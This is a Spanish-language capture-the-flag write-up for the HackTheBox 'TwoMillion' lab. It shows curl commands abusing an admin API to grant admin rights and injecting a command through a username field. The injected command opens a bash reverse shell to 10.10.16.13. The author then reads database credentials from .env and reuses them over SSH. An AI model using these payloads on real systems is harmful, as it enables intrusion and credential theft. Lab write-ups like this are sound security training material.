By downloading the connection pack from here you have all the settings pre-configured and the only thing you need is to have openVPN client installed in your system.

Connection should be performed by command line. Browse to the folder you extracted the files and type `openvpn test.ovpn`.

Attention: IPv6 support is required for the vpn to work. Also, in some OSes, the command prompt must be run as Administrator/root otherwise the connection will complete but it will fail to install the required routes to communicate with the machines.

Alternative TCP Connection

In case your firewall/country is restrictive and does not allow UDP/1337, by changing the following two lines in your .ovpn file you can connect using TCP/443


```
proto udp > proto tcp
remote <server>.hackthebox.eu 1337 > remote <server>.hackthebox.eu 443
```

Tickets

Below is a list of your active tickets. Each ticket allows access to a specific lab or lab group.


⚠ Warning: Each time you "Switch" your keys are regenerated so a fresh download of your connection pack is required.

- En este apartado se encuentra un botón que aparentemente permite descargar una VPN y al hacer hovering sobre este, se ve que llama al endpoint `/api/v1/user/vpn/generate`, por lo que se puede intentar hacer una petición a `/api/v1` para tratar de listar los endpoints que están disponibles en la página[2]:




```
❯ curl -s -X GET "http://2million.htb/api/v1" -H "Cookie: PHPSESSID=lk12pais83tkrbsvdug2tqt69q" | jq
{
  "v1": {
    "user": {
      "GET": {
        "/api/v1": "Route List",
        "/api/v1/invite/how/to/generate": "Instructions on invite code generation",
        "/api/v1/invite/generate": "Generate invite code",
        "/api/v1/invite/verify": "Verify invite code",
        "/api/v1/user/auth": "Check if user is authenticated",
        "/api/v1/user/vpn/generate": "Generate a new VPN configuration",
        "/api/v1/user/vpn/regenerate": "Regenerate VPN configuration",
        "/api/v1/user/vpn/download": "Download OVPN file"
      },
      "POST": {
        "/api/v1/user/register": "Register a new user",
        "/api/v1/user/login": "Login with existing user"
      }
    },
    "admin": {
      "GET": {
        "/api/v1/admin/auth": "Check if user is admin"
      },
      "POST": {
        "/api/v1/admin/vpn/generate": "Generate VPN for specific user"
      },
      "PUT": {
        "/api/v1/admin/settings/update": "Update user settings"
      }
    }
  }
}
```

- Se puede observar que hay un endpoint PUT `/api/v1/admin/settings/update` desde el cual se puede cambiar la configuración de un usuario, posiblemente para convertirlo en administrador, por lo que se intenta usar dicho endpoint[3]:



```
❯ curl -s -X PUT "http://2million.htb/api/v1/admin/settings/update" -H "Cookie: PHPSESSID=lk12pais83tkrbsvdug2tqt69q" | jq
{
  "status": "danger",
  "message": "Invalid content type."
}
❯ curl -s -X PUT "http://2million.htb/api/v1/admin/settings/update" -H "Cookie: PHPSESSID=lk12pais83tkrbsvdug2tqt69q" -H "Content-Type: application/json"| jq
{
  "status": "danger",
  "message": "Missing parameter: email"
}
❯ curl -s -X PUT "http://2million.htb/api/v1/admin/settings/update" -H "Cookie: PHPSESSID=lk12pais83tkrbsvdug2tqt69q" -H "Content-Type: application/json" -d '{"email": "test@test.com"}
' | jq
{
  "status": "danger",
  "message": "Missing parameter: is_admin"
}
❯ curl -s -X PUT "http://2million.htb/api/v1/admin/settings/update" -H "Cookie: PHPSESSID=lk12pais83tkrbsvdug2tqt69q" -H "Content-Type: application/json" -d '{"email": "test@test.com",
 "is_admin": "true"}' | jq
{
  "status": "danger",
  "message": "Variable is_admin needs to be either 0 or 1."
}
❯ curl -s -X PUT "http://2million.htb/api/v1/admin/settings/update" -H "Cookie: PHPSESSID=lk12pais83tkrbsvdug2tqt69q" -H "Content-Type: application/json" -d '{"email": "test@test.com",
 "is_admin": 1}' | jq
{
  "id": 13,
  "username": "test",
  "is_admin": 1
}
```

- Luego de esto, se puede probar con el endpoint `/api/v1/admin/vpn/generate` para ver qué responde[4]:




```
❯ curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H "Cookie: PHPSESSID=lk12pais83tkrbsvdug2tqt69q" | jq
{
  "status": "danger",
  "message": "Invalid content type."
}
❯ curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H "Cookie: PHPSESSID=lk12pais83tkrbsvdug2tqt69q" -H "Content-Type: application/json" | jq
{
  "status": "danger",
  "message": "Missing parameter: username"
}
❯ curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H "Cookie: PHPSESSID=lk12pais83tkrbsvdug2tqt69q" -H "Content-Type: application/json" -d '{"username": "test"}' | jq
parse error: Invalid numeric literal at line 2, column 0
❯ curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H "Cookie: PHPSESSID=lk12pais83tkrbsvdug2tqt69q" -H "Content-Type: application/json" -d '{"username": "test"}'
client
dev tun
proto udp
remote edge-eu-free-1.2million.htb 1337
resolv-retry infinite
nobind
persist-key
persist-tun
remote-cert-tls server
comp-lzo
verb 3
data-ciphers-fallback AES-128-CBC
data-ciphers AES-256-CBC:AES-256-CFB:AES-256-CFB1:AES-256-CFB8:AES-256-OFB:AES-256-GCM
tls-cipher "DEFAULT:@SECLEVEL=0"
auth SHA256
key-direction 1
<ca>
-----BEGIN CERTIFICATE-----
MIIGADCCA+igAwIBAgIUQxzHkNyCAfHzUuoJgKZwCwVNjgIwDQYJKoZIhvcNAQEL
BQAwgYgxCzAJBgNVBAYTAlVLMQ8wDQYDVQQIDAZMb25kb24xDzANBgNVBAcMBkxv
bmRvbjETMBEGA1UECgwKSGFja1RoZUJveDEMMAoGA1UECwwDVlBOMREwDwYDVQQD
DAgybWlsbGlvbjEhMB8GCSqGSIb3DQEJARYSaW5mb0BoYWNrdGhlYm94LmV1MB4X
DTIzMDUyNjE1MDIzM1oXDTIzMDYyNTE1MDIzM1owgYgxCzAJBgNVBAYTAlVLMQ8w
DQYDVQQIDAZMb25kb24xDzANBgNVBAcMBkxvbmRvbjETMBEGA1UECgwKSGFja1Ro
ZUJveDEMMAoGA1UECwwDVlBOMREwDwYDVQQDDAgybWlsbGlvbjEhMB8GCSqGSIb3
DQEJARYSaW5mb0BoYWNrdGhlYm94LmV1MIICIjANBgkqhkiG9w0BAQEFAAOCAg8A
MIICCgKCAgEAubFCgYwD7v+eog2KetlST8UGSjt45tKzn9HmQRJeuPYwuuGvDwKS
JknVtkjFRz8RyXcXZrT4TBGOj5MXefnrFyamLU3hJJySY/zHk5LASoP0Q0cWUX5F
GFjD/RnehHXTcRMESu0M8N5R6GXWFMSl/OiaNAvuyjezO34nABXQYsqDZNC/Kx10
XJ4SQREtYcorAxVvC039vOBNBSzAquQopBaCy9X/eH9QUcfPqE8wyjvOvyrRH0Mi
BXJtZxP35WcsW3gmdsYhvqILPBVfaEZSp0Jl97YN0ea8EExyRa9jdsQ7om3HY7w1
Q5q3HdyEM5YWBDUh+h6JqNJsMoVwtYfPRdC5+Z/uojC6OIOkd2IZVwzdZyEYJce2
MIT+8ennvtmJgZBAxIN6NCF/Cquq0ql4aLmo7iST7i8ae8i3u0OyEH5cvGqd54J0
n+fMPhorjReeD9hrxX4OeIcmQmRBOb4A6LNfY6insXYS101bKzxJrJKoCJBkJdaq
iHLs5GC+Z0IV7A5bEzPair67MiDjRP3EK6HkyF5FDdtjda5OswoJHIi+s9wubJG7
qtZvj+D+B76LxNTLUGkY8LtSGNKElkf9fiwNLGVG0rydN9ibIKFOQuc7s7F8Winw
Sv0EOvh/xkisUhn1dknwt3SPvegc0Iz10//O78MbOS4cFVqRdj2w2jMCAwEAAaNg
```

Acceso como usuario no privilegiado


1. **Ejecución remota de comandos por medio de petición**

- Una vez conseguida la respuesta, se puede intentar inyectar comandos por medio de la petición de la siguiente manera:



```
❯ curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H "Cookie: PHPSESSID=lk12pais83tkrbsvdug2tqt69q" -H "Content-Type: application/json" -d '{"username": "test; whoami #
"}'
www-data
```

- De esta manera se podría conseguir una reverse shell con el siguiente comando: `bash -c \"bash -i >& /dev/tcp/10.10.16.13/443 0>&1\"`




```
❯ curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H "Cookie: PHPSESSID=lk12pais83tkrbsvdug2tqt69q" -H "Content-Type: application/json" -d '{"username": "test; bash -c
\"bash -i >& /dev/tcp/10.10.16.13/443 0>&1\" #"}'
```

```
❯ nc -nlvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.11.221 45992
bash: cannot set terminal process group (1195): Inappropriate ioctl for device
bash: no job control in this shell
www-data@2million:~/html$
```


2. **Obtención de credenciales a través de archivos ocultos**

- Se listan los archivos ocultos y se encuentra un archivo `.env`, del cual se puede intentar obtener credenciales válidas:




```
www-data@2million:~/html$ ls -la
ls -la
total 56
drwxr-xr-x 10 root root 4096 Aug 11 16:50 .
drwxr-xr-x  3 root root 4096 Jun  6  2023 ..
-rw-r--r--  1 root root   87 Jun  2  2023 .env
-rw-r--r--  1 root root 1237 Jun  2  2023 Database.php
-rw-r--r--  1 root root 2787 Jun  2  2023 Router.php
drwxr-xr-x  5 root root 4096 Aug 11 16:50 VPN
drwxr-xr-x  2 root root 4096 Jun  6  2023 assets
drwxr-xr-x  2 root root 4096 Jun  6  2023 controllers
drwxr-xr-x  5 root root 4096 Jun  6  2023 css
drwxr-xr-x  2 root root 4096 Jun  6  2023 fonts
drwxr-xr-x  2 root root 4096 Jun  6  2023 images
-rw-r--r--  1 root root 2692 Jun  2  2023 index.php
drwxr-xr-x  3 root root 4096 Jun  6  2023 js
drwxr-xr-x  2 root root 4096 Jun  6  2023 views
www-data@2million:~/html$ cat .env
cat .env
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
www-data@2million:~/html$ 
```

- Con las credenciales obtenidas (admin/SuperDuperPass123), se intenta acceder al usuario "admin" por medio de ssh:



```
❯ ssh admin@10.10.11.221
admin@10.10.11.221's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.70-051570-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Aug 11 04:59:54 PM UTC 2025

  System load:           0.00537109375
  Usage of /:            73.2% of 4.82GB
  Memory usage:          8%
  Swap usage:            0%
  Processes:             220
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.221
  IPv6 address for eth0: dead:beef::250:56ff:feb0:6766

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

You have mail.
Last login: Tue Jun  6 12:43:11 2023 from 10.10.14.6
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@2million:~$
```

- Dentro del usuario admin se encuentra la primera flag (usuario no privilegiado):




```
admin@2million:~$ ls
user.txt
admin@2million:~$ cat user.txt
[redacted]
admin@2million:~$ |
```

Escalada de privilegios

